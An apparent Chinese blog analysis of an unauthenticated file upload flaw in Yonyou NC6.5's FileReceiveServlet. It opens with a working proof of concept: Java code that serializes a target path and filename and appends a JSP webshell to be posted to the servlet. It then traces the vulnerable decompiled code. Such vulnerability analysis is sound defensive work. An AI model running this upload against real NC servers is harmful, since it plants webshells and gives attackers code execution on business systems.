

X 友 NC6.5 未授权文件上传漏洞分析

开场白

X 友 NC6.5 昨天看有爆出未授权上传漏洞，然后我们的远海小朋友研究了一下写了篇分析文投稿了。

“教育安全，尽在掌控”

POC

先给出 poc 吧，我相信很多人也不见得喜欢看太多分析，不浪费大家时间总是好事情。

一、首先，我们需要自己准备一个待写入的 jsp 小马（这里是 test.jsp），内容随意。

二、其次，通过以下 java 代码生成上传时所需要的 post 内容，因为涉及到序列化（以下 poc 也参考了其他师傅的写法）：


```
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.ObjectOutputStream;
import java.util.Map;
import java.io.*;
import java.util.HashMap;
public class test {
public static void main(String[] args) throws IOException {
    Map metaInfo=new HashMap();
    metaInfo.put("TARGET_FILE_PATH","webapps/nc_web"); //nc6.5的默认目录为webapps/nc_web。
    //且该目录存在文件执行权限
    metaInfo.put("FILE_NAME","test.jsp"); //定义FILE_NAME键-》值为test.jsp
    //根据File outFile = new File(path, fileName);
    //文件最终在/webapps/nc_web/test.jsp 也就是根目录下的test.jsp
    ByteArrayOutputStream bOut=new ByteArrayOutputStream();
    //创建字节缓冲区
    ObjectOutputStream os=new ObjectOutputStream(bOut);
    os.writeObject(metaInfo);
    InputStream in=test.class.getResourceAsStream("test.jsp");
    //读取test.jsp的内容
    byte[] buf=new byte[1024];
    int len=0;
    while ((len=in.read(buf))!=-1){
        bOut.write(buf,0,len);
    }
    FileOutputStream fileOutputStream = new FileOutputStream("E:\\1.cer");
    fileOutputStream.write(bOut.toByteArray());
    } }
```

三、将生成的 1.cer 的内容作为 post 的 body 通过 postman 或

二、将生成的内容作为 post 通过 postman 或其他软件提交到目标接口上去就好了，接口地址为

/servlet/FileReceiveServlet

附上图：



分析详情

漏洞点:/servlet/FileReceiveServlet


根据 web.xml 向导，查看对应 servlet 的映射，/service/* 和 /servlet/* 都对应 nc.bs.framework.server.InvokerServlet 类



其类在 / yonyou\home\lib\fwserver.jar 包内

名称	压缩后大小	原始大小	类型	修改日期
INamingHack.class	147	188	CLASS 文件	2016/1/21 18:25:02
InternalTokenGen.class	512	861	CLASS 文件	2016/1/21 18:25:02
InvokerServlet.class	5,575	12,018	CLASS 文件	2016/1/21 18:25:02
IPrivilegedGenerator.class	147	183	CLASS 文件	2016/1/21 18:25:00
ISecurityTokenCallback.class	161	202	CLASS 文件	2016/1/21 18:25:02
ITokenProcessor.class	158	194	CLASS 文件	2016/1/21 18:25:02
JndiContextComponent.class	1,468	3,046	CLASS 文件	2016/1/21 18:25:02
LiveEvent.class	715	1,484	CLASS 文件	2016/1/21 18:25:02
LiveEventListener.class	144	196	CLASS 文件	2016/1/21 18:25:02
LiveServerAgent.class	268	553	CLASS 文件	2016/1/21 18:25:02
LiveServerAgentImpl\$1.class	476	1,031	CLASS 文件	2016/1/21 18:25:02
LiveServerAgentImpl\$2.class	588	1,325	CLASS 文件	2016/1/21 18:25:02
LiveServerAgentImpl\$3.class	622	1,433	CLASS 文件	2016/1/21 18:25:02
LiveServerAgentImpl\$4.class	558	1,215	CLASS 文件	2016/1/21 18:25:02
LiveServerAgentImpl.class	3,318	7,670	CLASS 文件	2016/1/21 18:25:02
LiveServerManager.class	213	383	CLASS 文件	2016/1/21 18:25:02

其 servlet 的 doGet 和 doPost 方法都指向 doAction 方法




这里直接看 doAction 方法就可以了

```
83 private void doAction(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
84     String token = getParamValue(request, "security_token");
85     String userCode = getParamValue(request, "user_code");
86     if (userCode != null)
87         InvocationInfoProxy.getInstance().setUserCode(userCode);
88     if (token != null)
89         NetStreamContext.setToken(KeyUtil.decodeToken(token));
90     String pathInfo = request.getPathInfo();
91     log.debug("Before Invoke: " + pathInfo);
92     long requestTime = System.currentTimeMillis();
93     try {
94         if (pathInfo == null)
95             throw new ServletException("Service name is not specified, pathInfo is null");
96         pathInfo = pathInfo.trim();
97         String moduleName = null;
98         String serviceName = null;
99         if (pathInfo.startsWith("/~/")) {
100             moduleName = pathInfo.substring(2);
101             int slashIndex = moduleName.indexOf("/");
102             if (slashIndex >= 0) {
103                 serviceName = moduleName.substring(slashIndex);
104                 if (slashIndex > 0) {
105                     moduleName = moduleName.substring(0, slashIndex);
106                 } else {
107                     moduleName = null;
108                 }
109             } else {
110                 moduleName = null;
111                 serviceName = pathInfo;
112             }
113         } else {
114             serviceName = pathInfo;
115         }
116         if (serviceName == null)
117             throw new ServletException("Service name is not specified");
118         int beginIndex = serviceName.indexOf("/");
119         if (beginIndex < 0 || beginIndex >= serviceName.length() - 1)
120             throw new ServletException("Service name is not specified");
121         serviceName = serviceName.substring(beginIndex + 1);
122         Object obj = null;
123         try {
124             obj = getServiceObject(moduleName, serviceName);
125         } catch (ComponentException e) {
126             //
127         }
128     }
129 }
```


这里主要是根据 request.getPathInfo() 的值获取了对应的 moduleName 和 serviceName

```
93 String pathInfo = request.getPathInfo();
94 log.debug("Before Invoke: " + pathInfo);
95 long requestTime = System.currentTimeMillis();
96 try {
97     if (pathInfo == null)
98         throw new ServletException("Service name is not specified, pathInfo is null");
99     pathInfo = pathInfo.trim();
100     String moduleName = null;
101     String serviceName = null;
102     if (pathInfo.startsWith("/~/")) {
103         moduleName = pathInfo.substring(2);
104         int slashIndex = moduleName.indexOf("/");
105         if (slashIndex >= 0) {
106             serviceName = moduleName.substring(slashIndex);
107             if (slashIndex > 0) {
108                 moduleName = moduleName.substring(0, slashIndex);
109             } else {
110                 moduleName = null;
111             }
112         } else {
113             moduleName = null;
114             serviceName = pathInfo;
115         }
116     } else {
117         serviceName = pathInfo;
118     }
119     if (serviceName == null)
120         throw new ServletException("Service name is not specified");
121     int beginIndex = serviceName.indexOf("/");
122     if (beginIndex < 0 || beginIndex >= serviceName.length() - 1)
123         throw new ServletException("Service name is not specified");
124     serviceName = serviceName.substring(beginIndex + 1);
125     Object obj = null;
126     try {
127         obj = getServiceObject(moduleName, serviceName);
128     } catch (ComponentException e) {
129         //
130     }
131 }
```



最终将值传递给了 getServiceObject 方法

```
if (serviceName == null)
    throw new ServletException("Service name is not specified");
int beginIndex = serviceName.indexOf("/");
if (beginIndex < 0 || beginIndex >= serviceName.length() - 1)
    throw new ServletException("Service name is not specified");
serviceName = serviceName.substring(beginIndex + 1);
Object obj = null;
try {
    obj = getServiceObject(moduleName, serviceName);
} catch (ComponentException e) {
    String msg = svcNotFoundMsgFormat.format(new Object[] { serviceName });
    Logger.error(msg, (Throwable)e);
    throw new ServletException(msg);
}
ThreadTrace.getInstance().startThreadMonitor("InvokerServlet-" + serviceName + "-" + (obj == null ? "null" : "not null"));
```



其 getServiceObject 的主要作用是根据 moduleName 和 serviceName 去查找服务。

```
316 private Object getServiceObject(String moduleName, String serviceName) throws ComponentException {
317     Object retObject = null;
318     if (moduleName == null) {
319         retObject = NCLocator.getInstance().lookup(serviceName);
320     } else {
321         retObject = serviceObjMap.get(moduleName + ":" + serviceName);
322         if (retObject == null) {
323             Container deployed = BusinessAppServer.getInstance().getContainer(moduleName);
324             try {
325                 retObject = deployed.getContext().lookup(serviceName);
326             } catch (ComponentException exp) {
327                 try {
328                     Class<?> clazz = deployed.getClassLoader().loadClass(serviceName);
329                     retObject = clazz.newInstance();
330                 } catch (ClassNotFoundException e) {
331                     throw new FrameworkRuntimeException(instantiateMsgFormat.format(new Object[] { moduleName, serviceName }, ), e);
332                 } catch (InstantiationException e) {
333                     throw new FrameworkRuntimeException(instantiateMsgFormat.format(new Object[] { moduleName, serviceName }, ), e);
334                 } catch (IllegalAccessException e) {
335                     throw new FrameworkRuntimeException(instantiateMsgFormat.format(new Object[] { moduleName, serviceName }, ), e);
336                 }
337             }
338             if (retObject != null)
339                 serviceObjMap.put(moduleName + ":" + serviceName, retObject);
340         }
341     }
342     return retObject;
343 }
```

赛博回忆录

最终问题在于 FileReceiveServlet。

根据文档，FileReceiveServlet 所对应的类为

com.yonyou.ante.servlet.FileReceiveServlet

```
<component accessProtected="false" name="FileReceiveServlet" remote="true"
    singleton="true" tx="NONE">
    <implementation>com.yonyou.ante.servlet.FileReceiveServlet</implementation>
</component>
```

赛博回忆录

jar 包所在目录:/yonyou\home\modules\uapss\lib


问题主要在 68 行，File outFile = new File(path, fileName);

```
59 servletInputStream = req.getInputStream();
60 servletOutputStream = resp.getOutputStream();
61 ois = new ObjectInputStream((InputStream)servletInputStream);
62 Map<String, Object> metaInfo = null;
63 metaInfo = (Map<String, Object>)ois.readObject();
64 path = (String)metaInfo.get("TARGET_FILE_PATH");
65 fileName = (String)metaInfo.get("FILE_NAME");
66 File outFile = new File(path, fileName);
67 os = new FileOutputStream(outFile);
68 byte[] buffer = new byte[1024];
```

赛博回忆录

这里创建了一个文件，导致任意文件上传。

```
private void handleRequest(HttpServletRequest req, HttpServletResponse resp) {
    ServletInputStream servletInputStream;
    ServletOutputStream servletOutputStream;
    InputStream in = null;
    ObjectInputStream ois = null;
    OutputStream os = null;
    String path = "";
    String fileName = "";
    try {
        servletInputStream = req.getInputStream();
        servletOutputStream = resp.getOutputStream();
        ois = new ObjectInputStream((InputStream)servletInputStream);
        Map<String, Object> metaInfo = null;
        metaInfo = (Map<String, Object>)ois.readObject();
        path = (String)metaInfo.get("TARGET_FILE_PATH");
        fileName = (String)metaInfo.get("FILE_NAME");
        File outFile = new File(path, fileName);
        os = new FileOutputStream(outFile);
        byte[] buffer = new byte[1024];
        int receiveCount = 0;
        while ((receiveCount = servletInputStream.read(buffer, 0, 1024)) != -1)
            os.write(buffer, 0, receiveCount);
        os.flush();
        servletOutputStream.write(1);
    } catch (Throwable th) {
        try {
            servletOutputStream.write(0);
        } catch (Exception e) {
            AntelopeError.writeErrorToResponseError(1, e);
        }
        AntelopeError.writeErrorToResponseError(" save the receive file [" + path + File.separator + fileName + "] error !", th);
    } finally {
        try {
            if (os != null)
                os.close();
        } catch (Exception e) {
            // ignore
        }
    }
}
```



赛博回忆录

不过这里需要注意的是。path 和 fileName 的值是将


接收到的请求参数 (path 和 fileName) 进行字符串拼接操作并将结果传递给

req.getInputStream()); (io 流) 进行反序列化操作并将结果传递给 metalInfo 接口。



63 行还调用了 readObject()。还可以尝试一下反序列化漏洞。。。

path 和 filename 分别获取 metalInfo 的 TARGET_FILE_PATH 键和 FILE_NAME 键的值



70 行，创建文件流，并将 getInputStream 的内容进行写入，造成任意文件上传。

结语

该任意上传并不复杂，相信大家看了分析基本也都看得懂，自己通过分析这一过程也学到了一些东西。